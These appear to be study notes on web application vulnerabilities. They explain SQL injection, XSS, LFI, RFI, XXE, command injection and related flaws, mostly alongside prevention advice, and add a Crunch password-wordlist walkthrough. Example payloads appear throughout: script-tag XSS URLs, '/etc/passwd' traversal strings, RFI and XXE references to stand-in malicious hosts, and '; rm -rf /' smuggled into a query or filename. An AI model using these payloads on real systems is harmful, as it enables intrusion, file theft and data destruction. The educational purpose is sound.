Inferential SQLi, also known as Blind SQL Injection, occurs when the application does not display the results of the malicious SQL queries directly, but the attacker can infer the results based on the application's behaviour.

Sub-Topics under Inferential SQLi:

a. Time-Based Blind SQLi: The attacker exploits the application's delay in response to a SQL query to infer the results. By adding specific time-based delays in the SQL query, the attacker can determine if a condition is true or false and extract data accordingly.

b. Boolean-Based Blind SQLi: Similar to Boolean-Based SQLi, the attacker infers the results by manipulating the SQL query to produce a true or false condition, and then observes the application's behaviour to deduce information about the database.

3. Out-of-Band SQL Injection (OOB SQLi):

Out-of-Band SQLi occurs when the attacker is able to extract data from the database using a different communication channel than the one used to perform the attack. This may involve DNS requests, HTTP requests, or other external channels to retrieve data.

Sub-Topics under Out-of-Band SQLi:

a. DNS-based Out-of-Band SQLi: The attacker manipulates the SQL query to trigger DNS requests to a domain under their control, and the DNS server's logs are used to retrieve the extracted data.

b. HTTP-based Out-of-Band SQLi: The attacker injects malicious SQL code that triggers an HTTP request to a server they control, and the server's logs or responses contain the extracted data.

SQL injection methodology:

- Understanding website working
- Search for parameters
- Try to generate error and solve the generated error
- Accessing DB using tools

SQL injection Tools:

- SQL map
- JSQL injection
- BBQSQL
- SQL Ninja

How to perform?

- Selecting target parameter
- Testing for manual SQL injection

- Use tools to exploit DB
- Report the vulnerability

Where to check parameter?

- URLs
- Request and responses
- Input boxes
- Hidden input boxes (brupsuite > proxy setting> check the hidden input boxes)

CROSS SITE SCRIPTING(XSS) EXPLAINED

What is XXS?

- Cross-site scripting
- Gaining unauthorized access.
- Running malicious scripts
- Using html and JavaScript tags

Types of XXS :

1. Reflected Cross-Site Scripting (XSS):

Reflected XSS occurs when an attacker injects malicious scripts into a web application, and the application reflects those scripts back to the user as part of the response. The attack payload is typically embedded in URLs or form inputs, and when the victim clicks on a crafted link or submits a form, the script executes in their browser.

Example:

Suppose a vulnerable website has a search feature that displays the search query in the search results page without proper sanitization. The attacker crafts a malicious URL like this:

https://example.com/search?query=<script>alert("XSS Attack!")</script>

When the victim clicks on the link or visits the URL, the script is executed in their browser, displaying an alert box with the message "XSS Attack!".

2. Stored Cross-Site Scripting (XSS):

Stored XSS occurs when the attacker injects malicious scripts into a web application, and the application stores those scripts on the server-side, usually in a database. Whenever other users access the page or content containing the injected script, the script executes in their browsers.

Example:

Imagine a vulnerable comment section on a website where users can leave comments without proper input validation. The attacker submits a malicious comment like this:

<script>alert("Stored XSS Attack!")</script>

When other users view the page with the comments, the injected script will execute, showing an alert box with the message "Stored XSS Attack!".

3. DOM-based Cross-Site Scripting (XSS):

DOM-based XSS occurs when the client-side scripts manipulate the Document Object Model (DOM) of a web page and introduce malicious content that is then executed by the victim's browser. The malicious script does not necessarily travel to the server-side, making it trickier to detect.

Example:

Suppose a web page uses JavaScript to take a user input and display it dynamically on the page. The attacker crafts a URL like this:

https://example.com/page#<script>alert("DOM-based XSS Attack!")</script>

When the victim visits the page, the JavaScript code in the URL modifies the DOM, causing an alert box to display with the message "DOM-based XSS Attack!".

XXS Methodology:

- Finding good parameters
- Manipulating and analysing
- Execute code and analyse
- Understanding security
- Bypassing validation and WAF

LOCAL FILE INCLUSION (LFI)

What is LFI?

Local File Inclusion (LFI) is a type of vulnerability commonly found in web applications that allow users to submit input or request files from the server. It occurs when an attacker can manipulate the input to include files residing on the server that they should not have access to. LFI can be quite dangerous as it can lead to unauthorized access to sensitive files, code execution, and even compromise the entire web server if not properly mitigated.

How LFI Works with an Example:

Let's assume there is a web application that dynamically includes files based on user input. The application takes a parameter, such as a file name, and directly uses it to retrieve and display content. For example, the URL might look like this: `http://example.com/index.php?page=user_input.php`.

An attacker can manipulate the "page" parameter by providing malicious input like `http://example.com/index.php?page=../../../../etc/passwd`. This input tries to traverse the directory structure and access the system file `/etc/passwd`. If the application does not validate or sanitize user input, it may successfully include the `/etc/passwd` file, exposing sensitive data like user account information.

Impact of Exploited Local File Inclusion:

Exploited LFI can have severe consequences, including:

1. Unauthorized access to sensitive files: Attackers may view sensitive system files, configuration files, or other data that could aid in further attacks.

2. Code execution: In certain scenarios, LFI can be exploited to execute arbitrary code on the server, leading to complete compromise of the system.

3. Information disclosure: Sensitive data, such as passwords or API keys, may be exposed and used for malicious purposes.

Preventing LFI:

To prevent LFI vulnerabilities, developers and administrators can take several measures, including:

1. Input Validation: Validate and sanitize all user input before using it to include files or execute code.

2. Whitelisting: Allow only specific file names or paths to be included and block all other requests.

3. Use Databases: Store sensitive data in databases instead of files on the server to reduce exposure.

4. Avoid Dynamic File Inclusion: Use direct references to files instead of including them based on user input.

5. Server Configuration: Disable or restrict file access from URLs, and configure the server to block unauthorized file includes.

REMOTE FILE INCLUSION

What is remote file inclusion?

Remote File Inclusion (RFI) is a type of vulnerability found in web applications that allows an attacker to include and execute remote files on the web server. It occurs when the application includes external files based on user input or improperly configured code. Web applications written in PHP are more susceptible to RFI attacks due to certain PHP include functions that facilitate remote file inclusion.

How RFI Works with a Theoretical Example:

Let's consider a web application that includes a file based on a URL provided by the user. For example, the application may include a file using a URL like `http://example.com/includes/?file=user_input.php`. An attacker can manipulate the "file" parameter by providing a remote URL to their malicious script, like `http://malicious.com/malicious_script.php`. If the application does not properly validate or sanitize user input, it may include and execute the attacker's malicious script, leading to unauthorized code execution on the server.

Impact of RFI:

The impact of a successful RFI attack can be severe:

1. Execution of Malicious Code: Attackers can execute arbitrary code, steal sensitive information, or even take control of the entire web server.

2. Server Compromise: RFI can lead to a total system failure if the remote file contains malicious code that exploits vulnerabilities in the server's software or configuration.

3. Defacement: Attackers may deface the web content by replacing legitimate files with malicious content.

4. Data Theft: Sensitive data stored on the server could be stolen and used for malicious purposes.

Preventing RFI:

To prevent RFI vulnerabilities, developers and administrators can take several measures, including:

1. Use Filters: Implement input validation and sanitization to ensure that only allowed URLs are used for file inclusion.

2. Avoid Arbitrary Input: Avoid directly including user or external input without proper validation.

3. Whitelist URLs: Limit the file inclusion to known, trusted sources and reject any other URLs.

4. Disable Remote File Inclusion: If not necessary, disable the ability to include remote files altogether.

5. Keep Software Updated: Regularly update web applications and server software to patch known vulnerabilities.

Distinguishing LFI and RFI in Tabular Format:

Aspect	Local File Inclusion (LFI)	Remote File Inclusion (RFI)
Vulnerability Type	Includes local files from the server's filesystem	Includes files from external remote sources
Source of Included Files	Local files present on the web server	Files located on external servers or websites
Method of Exploitation	Can be exploited using just a web browser	Requires using a remote URL or external source
Severity	Severity may vary depending on the included file	Severity depends on the nature of the remote file
Vulnerable Applications	Commonly affects PHP-based web applications	Also affects other web applications with RFI vulnerabilities

CROSS SITE REQUEST FORGERY

What is CSRF?

Cross-Site Request Forgery (CSRF) is a type of web security vulnerability that allows an attacker to trick a user's web browser into performing actions on a website without the user's knowledge or consent. CSRF attacks take advantage of the trust that a website has in a user's browser, allowing the attacker to execute malicious actions on the user's behalf.

Working of CSRF with Theoretical Example:

Let's consider an online banking website that allows users to perform transactions by submitting a form. The form contains a request to transfer money to a specific account. A CSRF attack could involve an attacker creating a malicious website or sending a malicious link to the victim. If the victim is already logged into their banking account and clicks on the link or visits the malicious website, the attacker's code could trigger a hidden form submission in the background without the user's knowledge. This would lead to an unauthorized money transfer from the victim's account to the attacker's account.

How to Prevent CSRF:

To prevent CSRF attacks, web developers can implement various security measures, including:

1. Anti-CSRF Tokens: Include a unique and unpredictable token in each form submission or request. This token should be verified on the server-side to ensure that the request is coming from a legitimate source.

2. Same-Site Cookies: Use the "SameSite" attribute in cookies to restrict their use to the same origin (site/domain) from where they were set. This helps prevent cookies from being sent in CSRF attacks initiated from other sites.

3. CSRF Protection Libraries: Utilize CSRF protection libraries and frameworks available for different programming languages and platforms to implement standardized and secure CSRF protection mechanisms.

4. HTTP Referer Header: Verify the HTTP Referer header on the server-side to check if the request originated from the same domain as the website.

5. Custom Headers: Include custom headers in requests that are expected to be present when performing actions. These headers can be checked on the server-side to ensure the request is legitimate.

SERVER-SIDE REQUEST FORGERY SSRF EXPLAINED

What is SSRF?

Server-Side Request Forgery (SSRF) attacks are a type of web security vulnerability that allows an attacker to make requests to any domains through a vulnerable server. In SSRF attacks, the attacker tricks the server into making unintended requests to internal resources, other servers, or even its own cloud provider. The attacker can exploit this vulnerability to access sensitive configurations, perform internal port scanning, and potentially exploit other security weaknesses within the system.

Impacts of SSRF Attacks:

1. Malicious Attacks: SSRF attacks can make requests to external systems that appear to originate from the organization's server, making it difficult to trace the attacker's identity.

2. Unauthorized Access: Attackers can use SSRF to gain unauthorized access to internal resources and sensitive information.

3. Internal Port Scanning: SSRF can be used to scan internal network ports, allowing the attacker to identify potential targets for further exploitation.

4. Exploit Chaining: SSRF attacks are often used in combination with other vulnerabilities to execute more sophisticated and damaging attacks.

Preventive Measures against SSRF Attacks:

1. Proper Input Sanitization: Implement input validation and sanitization to ensure that user-supplied data does not include malicious requests.

2. Useful and Needful Validators: Use whitelisting or specific validators to restrict the URLs that the server can access, allowing only trusted and intended resources.

3. Domain Whitelisting: Maintain a whitelist of allowed domains and validate that the requested URLs fall within the approved list.

4. Response Handling: Implement proper error handling to prevent attackers from obtaining sensitive information through error messages.

5. Web Application Firewall (WAF): Utilize a Web Application Firewall to detect and block potential SSRF attack patterns and suspicious requests.

HOST HEADER INJECTION EXPLAINED

What's is header injection?

HTTP host header injection is a type of attack where a hacker manipulates the host header in a client request to mislead the virtual host or intermediary system into serving poisoned content to the client in the response. This attack can have potentially dangerous consequences as it may lead to a poisoned web cache or poisoned password reset functionality.

To avoid host header attacks, it is crucial not to trust host headers at face value or without proper prior validation. Instead, server configurations should be set up to prevent such attacks. Here are some steps to avoid host header attacks:

1. Do not trust host headers without validation: Always validate and sanitize the host headers before processing them. Ensure that the host header contains a valid and expected domain name.

2. Implement a whitelist of allowed domains: If you have no other option but to use host headers, create a whitelist of allowed domain names that the server is allowed to communicate with. Reject any requests with host headers not present in the whitelist.

A successful host header attack can lead to various security issues, such as:

- Poisoned web cache: The injected content could get stored in the web cache and served to other users, spreading the attack further.
- Poisoned password reset: The attacker could manipulate the password reset functionality to reset passwords of targeted users, gaining unauthorized access.
- Cross-site scripting (XSS): The poisoned content may include malicious scripts, leading to XSS attacks and compromising the security of the client's browser.
- Cross-site request forgery (CSRF): The attacker could trick the client's browser into making unauthorized requests to a different server using manipulated host headers.
- SQL injections: The attacker may attempt to exploit vulnerabilities in the backend server by injecting malicious SQL queries through the host header.

The purpose of the HTTP Host header is to help identify which back-end component the client wants to communicate with. It is an essential part of the HTTP protocol and allows servers to differentiate between multiple websites or applications hosted on the same IP address.

In the past, each IP address would typically host content for a single domain, eliminating ambiguity. However, with the increasing trend of cloud-based solutions and outsourcing architecture, multiple websites and applications can be hosted on the same IP address. This is often a result of IPv4 address exhaustion, as IPv4 has limited address space, and organizations need to share IP addresses among multiple services.

The HTTP Host header plays a crucial role in routing incoming requests to the intended application when multiple applications are accessible via the same IP address. If requests didn't contain valid Host headers or if the headers were malformed, it could lead to routing issues, potentially serving the wrong content to the client or causing miscommunication between the client and the server.

To sum up, HTTP host header injection attacks are dangerous and can have severe consequences for the security of web applications. Proper validation and configuration of the server can help prevent such attacks and ensure the integrity of the HTTP Host header.

CROSS ORIGIN RESOURCE SHARING (CORS)

What is CORS?

CORS (Cross-Origin Resource Sharing) is a security feature implemented by web browsers that allows web servers to control which origins (domains) are permitted to access their resources. It is a browser mechanism that relaxes the Same-Origin Policy (SOP) restrictions, which, by default, restricts web pages from making requests to a different domain than the one that served the web page.

Same-Origin Policy (SOP) is a security measure that prevents a web page from making requests to a different domain than the one that served the web page. This policy is in place to protect users from cross-site request forgery (CSRF) attacks and unauthorized access to sensitive data.

However, there are legitimate scenarios where a web application hosted on one domain needs to access resources (e.g., APIs or assets) hosted on a different domain. CORS allows servers to define a set of HTTP headers that specify which origins are allowed to access their resources.

Working of CORS:

Let's say we have two domains, Domain-A and Domain-B. Domain-A hosts a web page that needs to make a request to an API hosted on Domain-B. By default, due to the Same-Origin Policy, Domain-A cannot make requests to Domain-B directly.

1. Looking in response: When the web page hosted on Domain-A makes a request to the API on Domain-B, the browser sends an HTTP OPTIONS request (preflight request) to Domain-B to check if the request is allowed.

2. Access-Control-Allow-Origin: In the response to the OPTIONS request, Domain-B includes the `Access-Control-Allow-Origin` header. This header specifies the origin (Domain-A) that is allowed to access the resources on Domain-B. If Domain-A is allowed, the header will contain its domain name. If not, the header will be absent, and the browser will block the actual request.

3. Add Origin in request: Once the preflight request is successful and Domain-A is allowed, the browser sends the actual request (e.g., GET, POST) to Domain-B, along with the `Origin` header. The `Origin` header contains the domain name of Domain-A.

4. Analyse the response: Domain-B receives the request and processes it. It may include the `Access-Control-Allow-Origin` header in the response, specifying the allowed origin (Domain-A) to access the resources. Additionally, it can set other headers to control other aspects of CORS, such as `Access-Control-Allow-Methods` to specify allowed HTTP methods and `Access-Control-Allow-Headers` to specify allowed request headers.

5.Looking for Access-Control-Allow-Origin: Finally, the browser checks the response headers, especially the `Access-Control-Allow-Origin` header. If it matches the `Origin` sent

in the request (Domain-A), the browser allows the web page on Domain-A to access the API's response. If there is no match or the `Access-Control-Allow-Origin` header is absent, the browser blocks the response, and the web page on Domain-A cannot access the API.

CORS Methodology:

The CORS methodology involves the following steps:

1. Looking in response: The browser sends a preflight OPTIONS request to the server to check if the actual request is allowed.

2.Access-Control-Allow-Origin: The server includes the `Access-Control-Allow-Origin` header in the response to the preflight request, specifying the allowed origin.

3. Add Origin in request: If the preflight request is successful, the browser sends the actual request (e.g., GET, POST) to the server, along with the `Origin` header.

4.Analyze the response: The server processes the actual request and may include the `Access-Control-Allow-Origin` header in the response, specifying the allowed origin.

5.Looking for Access-Control-Allow-Origin: The browser checks the response headers, especially the `Access-Control-Allow-Origin` header. If it matches the `Origin` sent in the request, the browser allows the web page to access the server's response.

This way, CORS allows controlled access to resources across different domains and enhances the security of web applications while still enabling legitimate cross-origin requests.

CARRIAGE RETURN LINE FEED

What is CRLF?

CRLF Injection is a web application security vulnerability that occurs when an attacker can inject CRLF characters (carriage return and line feed) into user input or HTTP parameters, which are then processed by the application without proper sanitization. This vulnerability can have various consequences

1. Log Manipulation: An attacker could inject CRLF characters into URLs or HTTP parameters, causing fake log entries to be added to the log files. This can lead to confusion and difficulty in investigating genuine events.

2. HTTP Response Splitting: CRLF injection can enable an attacker to insert new lines into HTTP responses, leading to multiple responses being sent to the user's browser. This may allow the attacker to perform HTTP response splitting attacks, leading the user to malicious URLs or scripts.

Prevention:

To prevent CRLF injection attacks, follow these best practices:

1. Input Sanitization: Always validate and sanitize user input before processing or storing it. Reject input that contains CRLF characters.

2. Output Encoding: Encode or escape output properly to prevent malicious content from being interpreted as headers or newlines.

3. Avoid Concatenating User Input: Avoid directly concatenating user input into headers, log files, or any sensitive contexts. Instead, use proper string interpolation or encoding functions.

4. URL Encoding: Ensure that user-supplied data used in URLs is properly URL-encoded to prevent CRLF injection.

5. HTTP Headers: Be cautious when using user input to set HTTP headers. Validate and sanitize the input before using it to avoid potential injection attacks.

6. Least Privilege: Limit the privileges of the application process or user accounts to minimize the impact of any potential successful attacks.

7. Regular Security Testing: Conduct regular security assessments, such as penetration testing and code reviews, to identify and fix vulnerabilities like CRLF injection.

XML ENTITY INJECTION (XXE) EXPLAINED

XML Entity Injection (XXE) is a vulnerability that occurs when an application parses XML input without proper validation. XML entities are placeholders in XML documents that can be referenced and expanded during parsing. Attackers exploit this vulnerability by injecting malicious external entities into the XML input, which the application processes unintentionally.

Mechanism (Theoretical Example):

Suppose a web application allows users to upload XML files and processes them. The vulnerable code does not disable entity expansion and blindly parses the uploaded XML file, as shown below:

```
xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "http://malicious-server/evil-file">
]>
<data>&xxe;</data>
```

In this example, the attacker injected a malicious entity (&xxe;) that references an external file hosted on a malicious server. When the application parses the XML, it fetches the content from the specified URL, potentially revealing sensitive data or initiating SSRF attacks.

Impact:

- Confidentiality breach: Attackers can read sensitive files from the server, including system files, exposing critical information.

- Denial of Service (DoS): Malicious XML payloads with excessive entity expansions can consume server resources, causing a DoS condition.

- Server-side request forgery (SSRF): XXE can be used to perform SSRF attacks by making the server send arbitrary requests to internal or external resources.

-Remote code execution: In severe cases, attackers can gain remote code execution, taking complete control of the server.

Preventive Measures:

- Disable external entity processing in XML parsers to block malicious entity expansion.

- Validate and sanitize XML inputs to prevent malicious XML structures from being processed.

- Implement access controls and authentication mechanisms to limit user access to sensitive resources.

- Regularly update XML libraries and parsers to benefit from security patches and improvements.

COMMAND INJECTION EXPLAINED

Command Injection is a security vulnerability that occurs when an application allows user-supplied data to be executed as system commands without proper validation. Attackers exploit this vulnerability by injecting malicious commands, which the application unwittingly executes.

Mechanism (Theoretical Example):

Consider a web application that offers a search functionality. The vulnerable code blindly appends user input to a system command, as shown below:

```
search_query = request.GET.get('query')
command = "grep " + search_query + " /var/log/app.log"
os.system(command)
```

In this example, if an attacker submits the search query as `; rm -rf /`, the resulting command executed on the system becomes:

```
grep ; rm -rf / /var/log/app.log
```

As a result, the application unintentionally executes the dangerous `rm -rf /` command.

Impact:

- Remote code execution: Attackers can execute arbitrary commands on the server with the same privileges as the vulnerable application, enabling complete compromise.

- Data loss or manipulation: Sensitive data may be lost, modified, or exposed through unauthorized commands.

- Denial of Service (DoS): The application's functionality may be disrupted due to unintended command execution.

- System compromise: Depending on the server's privileges, the entire system may be compromised.

Preventive Measures:

- Validate and sanitize user inputs to prevent malicious command injections.
- Utilize parameterized queries or prepared statements to build commands safely.
- Restrict the application's execution privileges to minimize potential damage.
- Implement proper error handling to prevent sensitive information leakage.

DIRECTORY TRAVERSAL EXPLAINED

Directory Traversal, also known as Path Traversal, is a vulnerability that occurs when an application allows user-supplied input to navigate outside the intended file or directory location. Attackers exploit this vulnerability to access sensitive files or directories on the system.

Mechanism (Theoretical Example):

Imagine a web application serving files based on user input. The vulnerable code constructs the file path by directly concatenating the user's input with the base directory, as shown below:

```
base_directory = "/var/www/files/"
file_name = request.GET.get('file')
file_path = base_directory + file_name
content = open(file_path, 'rb').read()
```

In this example, if the user provides the input `../../etc/passwd`, the application attempts to access the `/var/www/files/../../etc/passwd` file, which resolves to `/etc/passwd`.

Impact:

- Unauthorized access: Attackers can read or download sensitive files containing confidential information.
- Data integrity issues: The application's confidentiality and integrity may be compromised.
- Code execution: By accessing critical system files, attackers can execute arbitrary code on the server.

Preventive Measures:

- Validate and sanitize user input to prevent navigation outside the intended directories.
- Use a whitelist approach to limit accepted characters and patterns for file paths.
- Implement proper access controls to restrict unauthorized access to sensitive files.

- Avoid using user input directly in file path construction.

BROKEN ACCESS CONTROL EXPLAINED

Broken Access Control occurs when an application fails to enforce proper restrictions on user access, allowing unauthorized users to perform actions they should not be allowed to.

Mechanism (Theoretical Example):

Suppose a web application manages user accounts and uses an insecure access control mechanism. For instance, it uses predictable URLs to access user profiles, such as `https://example.com/user/profile?user_id=123`. Attackers can manipulate the `user_id` parameter to access other user profiles.

Impact:

- Unauthorized access: Attackers can access sensitive data or functionalities meant for privileged users only.

- Data manipulation: They may modify or delete data they shouldn't have access to, leading to data integrity issues.

- Privilege escalation: Regular users can elevate their privileges and gain administrative access.

Preventive Measures:

- Implement Role-Based Access Control (RBAC) to define and enforce user roles and their corresponding permissions.

- Apply the principle of least privilege, giving users the minimum permissions required for their tasks.

- Validate access controls on both the client-side and server-side.

- Regularly perform security testing and audits to identify and fix access control issues.

BROKEN AUTHENTICATION EXPLAINED

Broken Authentication is a vulnerability that arises when an application's authentication and session management mechanisms are flawed or improperly implemented, allowing attackers to compromise user accounts or bypass authentication altogether.

Mechanism (Theoretical Example):

Consider a web application with a weak authentication mechanism that does not properly protect against brute-force attacks. The application also does not implement secure session management, allowing session tokens to be easily stolen.

Impact:

- Account takeover: Attackers can gain unauthorized access to user accounts, allowing them to view sensitive information or perform actions on behalf of the user.

- Identity theft: Attackers can impersonate legitimate users and carry out malicious activities.

- Data exposure: If authentication tokens or credentials are compromised, sensitive data may be at risk.

Preventive Measures:

- Secure password policies: Enforce strong password requirements, multi-factor authentication, and password hashing.

- Secure session management: Implement secure session timeouts and regenerate session IDs after successful authentication.

- Protect against brute-force attacks: Implement account lockouts and rate-limiting to thwart brute-force login attempts.

- Regular security training: Educate users and developers about best practices in authentication and security.

INSECURE DIRECT OBJECT REFERENCES (IDOR) EXPLAINED

Insecure Direct Object References (IDOR) is a vulnerability that occurs when an application exposes direct references to internal objects (e.g., files, database records) and does not properly validate user access rights, allowing attackers to manipulate the references and access unauthorized resources.

Mechanism (Theoretical Example):

Consider a web application that allows users to access their private documents by passing the document ID in the URL, like `https://example.com/documents?id=123`. The application naively trusts this parameter and does not perform proper access control checks.

Impact:

- Unauthorized access: Attackers can access and manipulate data they are not authorized to see or modify.

- Data leakage: Sensitive information may be exposed to unauthorized users.

- Data modification or deletion: Attackers can modify or delete data they shouldn't have access to.

Preventive Measures:

- Use indirect references: Avoid exposing direct object references in URLs or parameters; instead, use a mapping mechanism.

- Access control checks: Implement robust access controls to validate user permissions before allowing access to resources.

- Validate user input: Ensure that users can only access resources they are authorized to, by validating and sanitizing user input.

- Test for IDOR vulnerabilities: Conduct security testing and code reviews to identify and fix any potential IDOR vulnerabilities.

LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP) INJECTION EXPLAINED

LDAP Injection is a vulnerability that occurs when an application does not properly validate or sanitize user-supplied data that is used in LDAP queries. This allows attackers to manipulate the queries and potentially execute unintended actions on the LDAP server.

Mechanism (Theoretical Example):

Imagine a web application that uses LDAP to authenticate users. The application constructs an LDAP query with user-supplied input, like `(&(uid=<user_input>)(objectClass=user))`. The vulnerable code does not validate or sanitize the `<user_input>` parameter, making it susceptible to manipulation.

Impact:

- Unauthorized access: Attackers can bypass authentication or gain access to sensitive data stored in the LDAP directory.

- Data manipulation: Attackers can modify or delete LDAP entries, leading to data integrity issues.

- Denial of Service (DoS): By crafting malicious queries, attackers can overload the LDAP server, causing a DoS condition.

Preventive Measures:

- Parameterized queries: Use parameterized or prepared statements in the code instead of string concatenation to prevent injection.

- Input validation: Validate and sanitize user input before using it in LDAP queries.

- Least privilege principle: Limit the permissions of the database user account used by the application to the minimum required for its functionality.

- Escaping special characters: Escape LDAP-specific characters in user input to prevent injection.

OPERATING SYSTEM (OS) COMMAND INJECTION EXPLAINED

Operating System Command Injection is a vulnerability similar to Command Injection, but it specifically occurs when an application uses untrusted input to construct operating system commands. Attackers can inject malicious commands into the application, which are then executed with the privileges of the application or user running the application.

Mechanism (Theoretical Example):

Consider a web application that allows users to upload files. The application uses the uploaded file name directly to execute system commands, as shown below:

```
uploaded_file = request.files['file']
file_name = uploaded_file.filename
command = "convert " + file_name + " output.jpg"
os.system(command)
```

In this example, if an attacker uploads a file with a malicious name like `file; rm -rf /`, the resulting command executed on the system becomes:

```
convert file; rm -rf / output.jpg
```

As a result, the application unintentionally executes the dangerous `rm -rf /` command.

Impact:

- Remote code execution: Attackers can execute arbitrary commands on the operating system.
- Data loss or manipulation: Attackers can modify or delete files and data on the system.

- System compromise: If the application runs with elevated privileges, attackers can gain control over the entire system.

Preventive Measures:

- Validate and sanitize user inputs to prevent malicious command injections.

- Utilize parameterized commands or safe APIs provided by the language/framework to avoid command injection.

- Restrict the application's execution privileges to minimize potential damage.

- Implement proper error handling to prevent sensitive information leakage.

NO SQL INJECTION EXPLAINED

NoSQL Injection is a vulnerability that occurs in applications using NoSQL databases when untrusted user input is not properly validated or sanitized before being used in queries. Attackers can manipulate the input to inject malicious queries, leading to data exposure or unauthorized access.

Mechanism (Theoretical Example):

Consider a web application using NoSQL to retrieve user data based on a username provided by the user. The application constructs a NoSQL query with the user-supplied input, like `{ "username": "<user_input>" }`. The vulnerable code does not validate or sanitize the `<user_input>` parameter, making it susceptible to manipulation.

Impact:

- Data exposure: Attackers can read sensitive data from the NoSQL database, including user credentials and other confidential information.

- Data manipulation: Attackers can modify or delete data in the database, potentially leading to data integrity issues.

- Denial of Service (DoS): By crafting malicious queries, attackers can overload the database, causing a DoS condition.

Preventive Measures:

- Parameterized queries: Use parameterized or prepared statements provided by the NoSQL database driver to prevent injection.

- Input validation: Validate and sanitize user input before using it in NoSQL queries.

- Least privilege principle: Limit the permissions of the database user account used by the application to the minimum required for its functionality.

- Secure configuration: Set appropriate access controls and firewall rules for the NoSQL database to prevent unauthorized access.

GENERATING CUSTOM WORDLIST

- Open terminal in parrot os
- Give sudo permisiion
- We will be using crunch tool for this purpose

Crunch Wordlist Generator in Parrot OS:

1. Explanation of Crunch:

Crunch is a wordlist generator tool available in Parrot OS, which is used to create custom wordlists or password dictionaries for security assessments, penetration testing, and password cracking. It allows users to specify the length, character sets, and patterns of the words to be generated.

2. Syntax of Crunch:

The general syntax of the crunch command is as follows:

```
crunch [min length] [max length] [character set] [options]
```

- `[min length]`: The minimum length of the generated words.
- `[max length]`: The maximum length of the generated words.
- `[character set]`: The custom character set specification.

3. Example of Crunch:

Let's create a wordlist with the name "hemanshu.txt" containing words of length 2 to 7 using the character set "hemanshu" using the following command:

```
crunch 2 7 hemanshu -o hemanshu.txt
```

In this example:

- Minimum length: 2

- Maximum length: 7

- Character set: "hemanshu"

The generated wordlist will contain all possible combinations of the characters "hemanshu" with lengths ranging from 2 to 7.

4. Piping (Using the " | " symbol):

Piping (represented by the " | " symbol) is a powerful concept in Linux that allows you to take the output of one command and use it as input for another command. This is useful when the output of a command is very large and you want to process it further or save it to a file without consuming too much system resources.


5. Example of Piping with Crunch:

Suppose the output of the previous Crunch command is very large, and you want to compress it using the gzip utility without creating a large intermediate file. You can achieve this using piping as follows:

```
crunch 2 7 hemanshu | gzip > hemanshu_wordlist.gz
```

In this example, the wordlist generated by Crunch is directly passed as input to the gzip command using the "|" symbol. The gzip command compresses the data and saves it to the file "hemanshu_wordlist.gz". This way, the wordlist is compressed on-the-fly without creating a large intermediate file.

Piping can be combined with other commands and utilities to perform various operations on the generated wordlist, such as sorting, filtering, or encrypting, without saving unnecessary intermediate files. It is a powerful feature in the Linux command-line environment.


crunch 2 7 hemanshu - Parrot Terminal
File Edit View Search Terminal Help
[hemanshu@parrot]-[~]
$sudo su
[sudo] password for hemanshu:
[root@parrot]-[/home/hemanshu]
#crunch 2 7 hemanshu
Crunch will now generate the following amount of data: 7526253 bytes
7 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 960792
hh
he
hm
ha
hn
hs
hu
eh
ee
em
ea
en
es
eu
mh
me
mm
ma
mn
ms
mu
ah
ae
am
aa
an

HEARTBLEAD BUG

Heartbleed is a serious security vulnerability that was discovered in April 2014 within the OpenSSL cryptographic software library, which is widely used to implement SSL/TLS protocols for secure communication on the internet. The bug allows attackers to read sensitive data from the memory of the systems protected by the vulnerable OpenSSL versions. It became one of the most notorious security flaws due to its wide impact and severity.

Theoretical Scenario:

Suppose there is an e-commerce website that uses OpenSSL for its secure communication. To establish a secure connection, the website utilizes the TLS protocol, which relies on OpenSSL for encryption and decryption of data. The server runs a version of OpenSSL that is affected by the Heartbleed vulnerability.
